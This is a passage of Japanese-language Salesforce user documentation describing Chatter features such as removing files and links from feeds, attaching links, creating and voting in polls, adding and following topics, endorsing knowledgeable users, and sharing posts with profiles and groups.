レコードの Chatter フィードのファイルを削除するには、次の 2 つの方法があります。

- 投稿を削除して、Chatter フィードのファイルを削除する方法。この操作により、投稿が削除され、ファイルがフィードと [メモと添付ファイル] 関連リストから削除されますが、ファイルは元の場所に残ります。ファイルが他の場所に投稿されていない場合、そのファイルは非公開に戻りますが、後で再び共有できます。
- [メモと添付ファイル] 関連リストのフィード添付ファイルの横にある [削除] をクリックして、Chatter フィードのファイルを削除する方法。この操作により、ファイルを共有していたすべての Chatter フィード、および [メモと添付ファイル] 関連リストから、ファイルが削除されます。ファイルを復元するには、ごみ箱をクリックしてファイルを選択し、[復元] をクリックします。コンピュータ、Chatter フィード、グループ、または Salesforce CRM Content ライブラリからファイルを添付した場合は、[メモと添付ファイル] 関連リストからファイルを削除すると投稿からも削除されますが、元の場所からは削除されません。

Chatter フィードからのリンクの削除

Chatter フィードのリンクを削除するには、その投稿を削除する必要があります。

ファイル詳細ページからのファイルの削除

ファイルの詳細ページの [削除] をクリックして、ファイルを削除し、それを共有しているすべての場所からも削除します。ファイルがリンクを使用して共有されている場合、リンクしている他のユーザはファイルにアクセスできなくなります。削除されたファイルを復元するには、[ホーム] ページで [ごみ箱] リンクをクリックします。ファイルを選択し、[復元] をクリックします。ファイルは復元され、ファイルに関連付けられていた共有もすべて復元されます。

コンテンツの詳細ページからのファイルの削除

Chatter にファイルを投稿すると、ファイルは Salesforce CRM Content にも表示されます。Chatter、Salesforce CRM Content、すべてのファイル共有場所からファイルを削除するには、[ライブラリ]、[コンテンツ]、または [登録] タブでファイル名をクリックします。コンテンツの詳細ページから、ファイルを削除するには、[編集] > [コンテンツの削除] をクリックします。コンテンツの詳細ページから Chatter ファイルを削除すると、Salesforce CRM

Content および Chatter からそのファイルが削除されます。復元するコンテンツファイルのチェックボックスをオンにし、[復元] をクリックします。

関連トピック:

投稿の表示

投稿へのリンクの添付

リンクを投稿に添付して他のユーザと共有します。

リッチメディアサポートを提供する URL を共有する場合、リンクしているコンテンツのプレビューが投稿に表示されます。現在サポートされている URL についての詳細は、「投稿内にプレビューを作成するサイト」を参照してください。

1. フィードの上にある [リンク] をクリックします。
2. 共有する URL を入力します。
3. 必要に応じて、[リンク名] を入力します。
   [リンク名] 項目を空白のままにすると、プレビューにはサイト URL からタイトルまたは名前が表示されます。
4. 必要に応じて、投稿を入力します。
   テキストを入力しないと、汎用的な更新がリンクと共に投稿されます。
5. テキストボックスの下の[私をフォローしている人]を選択して、プロファイルに投稿を公開します。グループに投稿する場合は、[グループ] を選択します。[グループを検索] 項目にグループ名の一部を入力し、ドロップダウンリストからグループを選択します。選択できるのは所属するグループのみです。
   他のユーザのプロファイルまたはレコードに投稿する場合、[私のフォローされている人] オプションおよび [グループ] オプションは使用できません。
6. [共有] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

関連トピック:

投稿内にプレビューを作成するサイト

投稿内にプレビューを作成するサイト

Salesforce では、400 を超える URL のリッチメディアサポートを提供しています。投稿でサポート対象の URL を共有すると、投稿にリンク先コンテンツのプレビューが表示されます。

Embed.ly (サードパーティのサービス) によって、動画へのリンクのサムネール、説明、動画プレーヤーを含めたファイルのプレビューを実行します。投稿にリンクがリッチプレビューとして表示されない場合、URL ドメインがサポートされていないか、Embed.ly からプレビューコンテンツが返されていません。

コンテンツ、ユーザ、組織、取引先データは Embed.ly と共有されません。共有されるのは Embed.ly のカスタムプロバイダホワイトリストにある URL のみです。また、サードパーティの短縮ツール (bitly、goo.gl、tinyurl.com など) によって短縮された URL のバージョンもホワイトリストに含まれます。すべての URL 要求は Salesforce プロキシ経由で渡されます。Embed.ly がクライアントから直接コールを受け取ることはなく、したがって URL 要求を行ったユーザに関する情報を知ることはありません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

メモ: サポートされている URL のドメインの索引リストについては、「URL Domains for Rich Link Previews in Feeds」を参照してください。

関連トピック:

投稿へのリンクの添付

アンケートの投稿

投票

アンケートを使用して調査を実施します。アンケートのフィード投稿には選択肢のリストが含まれており、ユーザはそれらの選択肢の 1 つを選択することによって投票できます。

投票欄は、他のユーザの意見を取得する効果的な方法です。たとえば、年次販売会議の計画を任されており、最も多くの人が会議に出席できる日を確認する必要があるとします。販売組織内のすべての人にメールを送信する代わりに、販売 Chatter グループにアンケートを作成して、そのアンケート内に開催可能日をリストし、最も都合のよい日を各人にたずねることができます。

アンケートを作成すると、フィードまたはアンケートへのアクセス権を持つユーザは誰でもアンケートに投票できます。このため、投票欄を投稿するときには、参加の対象者を考慮してください。たとえば、投票欄を非公開グループに投稿すると、そのグループのメンバーのみが投票を確認でき、投票できます。投票欄に関して、次の点に注意してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

- 投票欄を作成する場合、最大 10 個の選択肢を追加できます。
- 投票欄への投票時に選択できるのは 1 つの選択肢のみです。
- 投票は匿名です。投票した人数を把握することはできますが、誰が投票したかは表示されません。

- [更新] をクリックすると、アンケートの最新の結果と投票数を表示できます。
- 投票欄は再投稿できません。
- ユーザが投票できるのは 1 票のみですが、投票を変更することもできます。
- 投稿欄の質問で他のユーザにメンションしたり、ハッシュタグトピックを含めるたりすることができます。
- 自分と他のユーザは、投稿後に投票欄の質問にトピックを追加できます。
- Chatter のメール設定で有効化したメール通知オプションは、投稿とまったく同様にアンケートに適用されます。たとえば、自分が行った投稿に他のユーザがコメントするたびに通知を受け取る場合、自分が投稿したアンケートに他のユーザがコメントした場合にもメール通知を受け取ります。

メモ: 投票結果は丸め処理されるため、必ずしも合計が 100% になるとは限りません。たとえば、アンケートに 3 つの選択肢が設定されており、それぞれに 1 票ずつ投票されている場合、結果は合計 99% になります。

関連トピック:

投稿とコメントへのいいね!

アンケートの作成

ユーザの意見を収集するには、フィードにアンケートを投稿します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

1. フィードの上にある [アンケート] をクリックします。
2. テキストボックスに質問を入力します。
   ハッシュタグを追加したり、他のユーザにメンションしたりします。
3. 少なくとも 2 つの選択肢を入力してください。
   選択肢をさらに追加するには、[選択肢をさらに追加] をクリックします。最大 10 個の選択肢を入力できます。
4. フォロワーまたはグループのどちらに投票欄を投稿するのかを選択します。
   グループに投票欄を投稿するときは、ドロップダウンリストからグループの名前を選択します。
5. [共有] をクリックして、投票欄を投稿します。

関連トピック:

アンケートに投票する

アンケートに投票する

1. アンケートを含む投稿では、自分の選択肢を選択します。
   選択できるのは 1 つの選択肢のみです。
2. [投票] をクリックします。
   投稿には投票の現在の結果が表示されます。自分が行った投票を変更するには、[投票を変更] をクリックして、新しい選択肢を選択します。

メモ: 投票結果は丸め処理されるため、必ずしも合計が 100% になるとは限りません。たとえば、アンケートに 3 つの選択肢が設定されており、それぞれに 1 票ずつ投票されている場合、結果は合計 99% になります。

関連トピック:

アンケートの作成

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

トピックによる投稿の分類

すべてのトピックの参照

トピックリストは、組織内で話されているトピックを検出するために使用します。すべてのトピック名は、非公開グループおよびレコードでのみ使用されるものも含め、トピックリストに表示されます。

トピックリストを参照するには、Chatterページの左側で、 [トピック]をクリックします。

トピックリストでは、次の操作を実行できます。

- トピック名をクリックして、トピックの詳細ページを表示する。
- [フォローする] をクリックして Chatter フィードで更新を確認する。
- トピックのリストをフィルタし、検索範囲を狭める。
- トピックを名前で検索する。

ヒント: トピック名および説明を検索するには、グローバル検索を使用します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

トピックリストを並び替えるためのフィルタ

トピックフィルタを使用してお気に入りのトピックまたは使用するトピックにトピックリストを絞り込み、トピックについて話している人数またはアルファベット順の名前でトピックを並び替えます。

トピックリストの [表示] で、トピックをフィルタすることができます。

すべて
: 組織で投稿に追加されたすべてのトピック

私のお気に入り
: お気に入りに追加されたトピック

使用するトピック
: 投稿に追加されたトピックおよびコメントした投稿のトピック

フィルタされたトピックは、次の列で並び替えることができます。

このトピックについて話しているユーザ
: トピックについて話している人数で並び替えます。具体的には次のとおりです。
  - トピックを更新に追加している人数
  - トピックの投稿にコメントしている人数

名前
: トピック名でアルファベット順に並び替えます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

トピックに関する詳細の表示

トピックの詳細ページを表示して、トピックの説明と、すべてのユーザや公開グループからのトピックの更新を含むフィードを確認できます。

トピックの詳細ページを開くには、トピックまたはハッシュタグをクリックします。トピックの詳細ページでは、次の操作を実行できます。

- トピックフィードを検索して、関連情報をすばやく見つける。または、フィードをスキャンして、トピックについての詳細を表示したり、そのトピックに関心を持っているユーザや公開グループを検出します。
- トピックフィードに投稿を直接追加する。投稿は、フォロワーに自動的に表示されるほか、@ メンションを使用して、自分がメンバーとなっているグループに追加することもできます。トピックフィードで投稿を追加したため、トピックはあなたの投稿に自動的に追加されます。
- トピックに関する知識のあるユーザを見つけて支持する。[知識のあるユーザ] リストに自分が表示されている場合、必要に応じて自分を非表示にできます。
- [フォローする] をクリックして、トピックをフォローし、フィードでトピックの更新を確認する。
- トピック名や説明を編集する。右上の をクリックして、[詳細を編集] を選択します。トピック名で変更できるのは、大文字と小文字およびスペースのみです。

  メモ: トピック名や説明は非公開グループおよびレコードでのみ表示されますが、非公開ではありません。トピックがある投稿およびレコードのセキュリティとプライバシーは、トピックがない投稿およびレコードのものと同じです。

- 右側のリストを使用して、トピックに関する詳細を確認する (使用可能な場合)。

  関連トピック
  　現在のトピックと一緒に追加された他のトピック。

  最近のファイル
  　トピックフィードに最近投稿され、アクセス権のあるファイル。

  話しているグループ
  　公開グループ、およびトピックを最近使用し自分がメンバーとなっているグループ。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

ユーザ権限

投稿およびコメントに既存のトピックを追加する
- 「トピックの割り当て」

トピックの名前と説明を編集する
- 「トピックの編集」

トピックのフォロー

トピックをフォローして、自分の Chatter フィードに更新を表示できるようにします。

トピックをフォローするには、次の場所で [フォローする] をクリックします。

- トピックの詳細ページ
- トピックリスト

合計で最大500の人、トピック、およびレコードをフォローできます。自分が何件の項目をフォローしているかを確認するには、プロファイルの [フォローしている人] リストを表示します。

トピックのフォローを停止するには、次の場所で [フォローする] の横にある をクリックします。トピックのフォローを停止すると、それ以降 Chatter フィードにはトピックの更新は表示されません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

システム管理者がトピックのフィード追跡を無効にすると、新しいトピックをフォローできなくなりますが、フィード追跡が有効だったときにフォローしていたトピックは引き続きフォローできます。このようなトピックは、フォローできるユーザ、トピックおよびレコードの最大数に対してカウントされます。システム管理者がフィード追跡を無効にした後でトピックのフォローを停止するには、Chatter REST API を使用する必要があります。

トピックに関する知識のあるユーザの検索と支持

トピックページの [知識のあるユーザ] セクションとユーザプロファイルページの [概要] タブを使用してエキスパートを検索し、評価できます。

トピックページには、トピックに関する活動とトピックに対して受けたレコグニションに基づいて、最も知識のあるユーザ 5 人が表示されます。たとえば、Chatter では以下の頻度が考慮されます。

- トピックに関連する投稿または投稿に対するコメントでユーザがメンションされた頻度
- トピックに関連する投稿に対するコメントでユーザがいいね! を受信した頻度
- トピックに対してユーザが支持を受けた頻度


  支持は知識があることの強い裏付けになるため、他のユーザに支持されると、自動的に知識のあるユーザのリストに追加されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

メモ: 知識のあるユーザは、1 日に 1 回評価および更新されます。



支持を変更する手順は、次のとおりです。


- トピックに関する知識があると思うユーザを支持するには、そのユーザの名前の下にある [支持] をクリックします。支持したいユーザが[知識のあるユーザ]セクションに表示されていない場合は、[ユーザを支持] をクリックして完全なリストを表示し、他のユーザを検索します。(自分自身、Chatter Free ユーザ、顧客を支持することはできません)。
- ユーザの名前の下にある [支持済み] の横の をクリックすれば、いつでも他のユーザに対する支持を削除できます。他のユーザに対する支持を削除しても、そのユーザが知識のあるユーザリストから削除されない場合があります。これは、そのユーザが他のユーザから支持されていたり、トピックに関して有意義な活動をしていたりするためです。

[知識のあるユーザ] リストから自分自身を削除する手順は、次のとおりです。

- 自分の名前の下で [自分を非表示] をクリックして除外します。自分を非表示にすると、他のユーザはあなたの名前をリストで確認できなくなります。再度表示する場合は、[ユーザを支持] をクリックしてから、名前の横にある [自分を表示] をクリックして、除外を取り消すことができます。

ユーザのすべての専門知識を表示する手順は、次のとおりです。

- ユーザプロファイルページに移動し、[概要] タブをクリックします。次に、トピック名をクリックしてトピック詳細ページを表示するか、サムアップアイコンをクリックして支持を追加または削除します。



重要: Work.com スキルが有効になっている場合、プロファイルページの知識のあるトピックはスキルに置き換えられます。(Salesforce Communities ユーザの場合、デフォルトのコミュニティでのみトピックがスキルに置き換えられます)。自分で宣言したスキルは、知識レベルの計算時に考慮されます。

関連トピック:

スキルの概要

投稿へのトピックの追加

投稿を整理したり、見つけやすくしたりするには、投稿にトピックを追加します。投稿直後に自分の投稿にトピックを追加したり、任意の投稿にフィードでトピックをいつでも直接追加したりできます。

メモ: すべてのトピック名は、非公開グループおよびレコードでのみ使用されるものも含め、トピックリストに表示され、すべてのトピック名と説明は検索可能です。

メモ: ファイルを含む投稿にトピックを追加すると、そのトピックは、それらのファイルにも追加されます。

1. 投稿の右上隅にある ▾ をクリックします。
2. [トピックを追加] または [トピックを編集] をクリックします。
3. トピックエディタで、テキストの入力を開始します。入力し始めると推奨リストが表示されるのでそこからトピックを選択したり、あるいはそのまま入力を続けて独自の一意のトピックを作成したりできます。複数のトピックを追加するには、各トピックの後にカンマを入力します。

   カンマ (,) および閉じる角括弧 (]) は、トピックを自動的に終了します。他の句読点、記号、区切り文字は、トピック名でサポートされています。

   投稿には最大 10 個のトピックを追加できます。
4. トピックの追加が完了したら、[完了] をクリックするか Enter キーを押します。

追加したトピックは、トピックの詳細ページへのリンクになります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

ユーザ権限

投稿およびコメントに既存のトピックを追加する
- 「トピックの割り当て」

投稿およびコメントに新しいトピックを追加する
- 「トピックの作成」

関連トピック:

投稿とコメントへのハッシュタグトピックの追加

お気に入りとしてのトピックの追加

投稿とコメントへのハッシュタグトピックの追加

投稿やコメントにトピックを追加すると、整理したり、見つけやすくしたりできます。

たとえば、顧客の Universal Paper 社向けの営業プレゼンテーションの作業をしていることを投稿する場合、ハッシュタグトピック **[#Universal Paper]** を更新に追加します。誰でもこのトピックをクリックすれば、Universal Paper 社についての詳細情報を参照したり、Universal Paper を話題にしているユーザやグループを確認したりできます。

メモ: ファイルを含む投稿にトピックを追加すると、そのトピックは、それらのファイルにも追加されます。

ハッシュタグトピックを追加する手順は、次のとおりです。

1. 更新を作成するときに「#」を入力し、その後に任意のテキストを続けます。入力し始めると推奨リストが表示されるのでそこからトピックを選択するか、任意のタイミングで Enter キーを押して最大 3 語の新規トピックを追加できます。

   カンマ (,) および閉じる角括弧 (]) は、トピックを自動的に終了します。他の句読点、記号、区切り文字は、トピック名でサポートされています。

2. **[共有]** をクリックします。

   ハッシュタグトピックは、トピックの詳細ページへのリンクになります。トピック (ハッシュタグなし) も自動的に更新の最上位の投稿に追加されます。たとえば、**[#Universal Paper]** を同僚の投稿の下のコメントに追加すると、トピック **[Universal Paper]** がその同僚の投稿に追加されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

ユーザ権限

投稿およびコメントに既存のトピックを追加する
- 「トピックの割り当て」

投稿およびコメントに新しいトピックを追加する
- 「トピックの作成」

更新を投稿した後、ハッシュタグトピックを削除するには、投稿またはコメント全体を削除するしかありません。ただし、最上位の投稿からトピックを削除することはできます。

関連トピック:

投稿へのトピックの追加


ファイルへのトピックの追加

トピックを使用して、ファイルを目立つように表示します。フィード投稿に追加したトピックは投稿またはコメント内のファイルにも追加されます。これらのトピックを検索する場合、ファイルが検索結果に含まれます。


フィードに投稿されたファイルにトピックを追加するには、必要なトピックをファイルが添付されたフィード投稿に追加(ページ3536)します。通常トピックやハッシュタグトピック(ページ3537)を追加できます。トピックは投稿やコメントに添付されたファイルに自動的に追加されます。

メモ: Lightning Experience でハッシュタグトピックの追加はサポートされますが、トピック詳細の検索と表示は Salesforce Classic でのみ使用できます。

例:



Kimmy がトピック［営業の研修］、［西地域］、［フィードバック要求］を自分の投稿に追加したので、これらのトピックは添付ファイルにも追加されます。このため、彼女の同僚はトピックをクリックしてそのトピックに関連する他の投稿、ファイル、レコードを検索できます。トピックがファイル以外のレコードに関連付けられている場合は、[レコード] タブに移動して [ファイル] を選択します。それ以外の場合は、[フィード] タブを使用してトピックのすべての投稿とファイルを表示します。



ユーザ権限

ファイルにトピックを追加する

- ファイルに対する「閲覧者」

  および

  「トピックを割り当てる」(既存トピックの追加)

  または

  「トピックを作成」(新規トピックの追加)

投稿からのトピックの削除

適用されなくなったトピックを投稿から削除します。

トピックは、通常トピックであっても、ハッシュタグトピックであっても、フィードの投稿から削除できます。トピックを削除しても、完全に削除されるわけではなく、投稿から削除されるだけです。ハッシュタグのテキストを削除しても、ハッシュタグトピックは削除されません。トピックを投稿から削除する前に、誰がトピックを追加したのかを確認してください。他の誰かがトピックの更新を追跡しており、それについて認識していない場合もあります。

1. 投稿の右上隅にある をクリックします。
2. [トピックを編集] をクリックします。
3. 投稿から削除するトピックの横にある をクリックします。
4. [完了] をクリックするか Enter キーを押します。

トピックを投稿から削除すると、トピックの詳細ページのトピックフィードとすべてのフォロワーのフィードから投稿が削除されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

ユーザ権限

投稿からトピックを削除する
- 「トピックの割り当て」

お気に入りとしてのトピックの追加

関心のあるトピックに関する最新情報をすばやく表示するには、トピックをお気に入りとして追加します。

1. トピック名をクリックして、トピックの詳細ページに移動します。
2. 右上の をクリックして、[お気に入りに追加] を選択します。
   お気に入りの名前は、トピック名と同じになります。

ヒント: トピックのお気に入りを参照する場合、フィードの上部にあるトピック名をクリックすると、トピックの詳細ページに直接移動できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

関連トピック:

すべてのトピックの参照

ユーザが話しているトピックの表示

ユーザが話しているトピックは、Chatter プロファイルの [最近の話題] セクションに表示されます。このセクションは、ユーザがどのトピックの知識があるか、何に興味を持っているかを他の人が知る助けになります。これらは、自分と他のユーザが最近(過去2か月以内)、投稿やコメントした投稿に最も頻繁に追加したトピックです。プライバシー上の理由により、[最近の話題] トピックには、非公開グループまたはレコードのフィードでのみ使用されたトピックは含まれません。5個までトピックを表示でき、最近追加されたうち最も頻繁に追加されたトピックが最初に表示されます。トピックを使い始めてまもない場合や、過去2か月にトピックを使用しなかった場合は、トピックを頻繁に使用するようになるまで [最近の話題] セクションは表示されません。このセクションのトピックをクリックすると、トピックの詳細ページが表示されます。

メモ: [次に関する知識がある] リストまたは Work.com スキルが有効になっている場合、プロファイルページの [最近の話題] セクションはそれらのスキルに置き換えられます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

グループで話しているトピックの参照

グループで話しているトピックは、[最近の話題] セクションのグループの詳細ページの上部に表示されます。このセクションは、グループがどのトピックの知識があるか、何に興味を持っているかを知るのに役立ちます。これらは、過去 2 か月間でグループ投稿に最近追加されたうち最も頻繁に追加されたトピックです。5個までトピックを表示でき、最近追加されたうち最も頻繁に追加されたトピックが最初に表示されます。グループでトピックを使用していない場合は、トピックを頻繁に使用するようになるまで、[最近の話題]セクションは表示されません。このセクションのトピックをクリックすると、トピックの詳細ページが表示されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

会社のトピックのトレンドの表示

Chatter タブの[トピックのトレンド]エリアには、Chatter で今まさに議論されているトピックが表示されます。ユーザが投稿やコメントに特定のトピックを追加したり、短期間に同じトピックの投稿にコメントやいいね!をしたりする頻度が高いほど、そのトピックがトピックのトレンドになる可能性が高まります。たとえば、同僚が近々 Dreamforce の会議に出席することになっており、Chatter でそれについての議論を開始すると、「Dreamforce」がトピックのトレンドとして表示されます。トピックのトレンドは、人気度のみに基づくのではなく、通常は、会議やプロジェクトの期限など、活動の急な増加を伴う、頻繁には行われない 1 回限りの行動に関連するトピックが表示されます。プライバシー上の理由により、[トレンドトピック]には、非公開グループまたはレコードのフィードでのみ使用されたトピックは含まれません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

関連トピック:

- ユーザが話しているトピックの表示
- グループで話しているトピックの参照

投稿の共有

Chatter 投稿の共有

共有すると、プロファイルやグループに公開投稿をすばやくコピーできます。この機能は、Salesforce Classic でのみ使用できます。

テキスト、リンク、またはファイルが含まれる、自分のプロファイルへの公開 Chatter 投稿は、グループと、または投稿へのリンクを使用して共有できます。

投稿を共有する場合、次の点に留意してください。

- あなた自身のプロファイルへの投稿は共有できますが、別の人のプロファイルへの投稿は共有できません。
- ファイルと添付ファイルを含む、元の投稿は共有できますが、コメントといいね! は共有できません。
- 共有された投稿に対してコメントはできますが編集はできません。
- フィード追跡項目とカスタムフィード項目 (承認、ダッシュボードのスナップショット、ケースの相互関係など) は共有できません。
- レコードフィードからは投稿を共有できません。
- 所属するグループとのみ投稿を共有できます。
- 顧客を許可するグループへの投稿は共有できます。ただし、顧客とその他のグループメンバーは、非公開グループからの投稿を共有できません。
- 社内の Chatter ユーザのみが、メールまたはインスタントメッセージ内のリンクを使用して、共有した投稿を参照できます。

エディション

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、**Developer** Edition、および **Database.com** Edition

誰かが投稿を共有すると、メール通知を受信します。メール通知を変更するには、[設定]から［クイック検索］ボックスに「*Chatter のメール設定*」と入力し、**[Chatter メール設定]** を選択します。

関連トピック:

1 つの Chatter 投稿の表示

プロファイルへの Chatter 投稿の共有設定

公開投稿をプロファイルにコピーして、フォローする人とその投稿を共有します。

公開投稿は共有できますが、承認、ダッシュボードのスナップショット、またはケースの相互関係など、フィード追跡項目とカスタムフィード項目は共有できません。

1. Chatter フィードで共有する投稿を検索します。
2. **[共有]** をクリックします。
3. 投稿についてコメントを入力するか、コメント項目を空白のままにします。
4. ドロップダウンリストから、**[私のプロファイル]** を選択します。
5. **[共有]** をクリックします。
   共有した投稿は、プロファイルの Chatter フィードに表示されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

関連トピック:

投稿の表示

グループとの Chatter 投稿の共有

所属するグループと投稿を共有できます。

公開投稿は共有できますが、承認、ダッシュボードのスナップショット、またはケースの相互関係など、フィード追跡項目とカスタムフィード項目は共有できません。アーカイブ済みグループやリストに記載しないグループとは投稿を共有することができません。

1. Chatter フィードで共有する投稿を検索します。
2. **[共有]** をクリックします。
3. 投稿についてコメントを入力するか、コメント項目を空白のままにします。
4. ドロップダウンリストから、**[グループ]** を選択します。
5. グループ名の一部を入力して、リストからグループを選択します。
   投稿とファイルを一緒に共有している場合、グループメンバーにファイルの表示のみを許可するには **[閲覧者]** を選択し、グループメンバーにファイルのダウンロードと変更を許可するには **[コラボレータ]** を選択します。
6. **[共有]** をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

共有した投稿は、グループのフィードに表示されます。

関連トピック:

投稿の表示

Chatter 投稿へのリンクの共有設定

メールまたはインスタントメッセージを介して、他の Chatter ユーザと投稿を共有します。

投稿へのリンクを共有する場合、次の点に留意してください。

- 非公開グループからの投稿のリンクは共有できません。
- 公開投稿は共有できますが、承認、ダッシュボードのスナップショット、またはケースの相互関係など、フィード追跡項目とカスタムフィード項目は共有できません。
- 投稿を表示するには、投稿へのリンクの送信先ユーザが Chatter ユーザである必要があります。

1. Chatter フィードで共有する投稿を見つけます。
2. [共有] をクリックします。
3. 上部隅にある [投稿へのリンクを表示] をクリックします。
4. リンクをコピーしてメールまたはインスタントメッセージに貼り付け、投稿を共有するユーザに送信します。
   メールまたはインスタントメッセージの受信者が投稿へのリンクをクリックすると、Chatter 更新にその投稿が表示されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

関連トピック:

投稿の表示

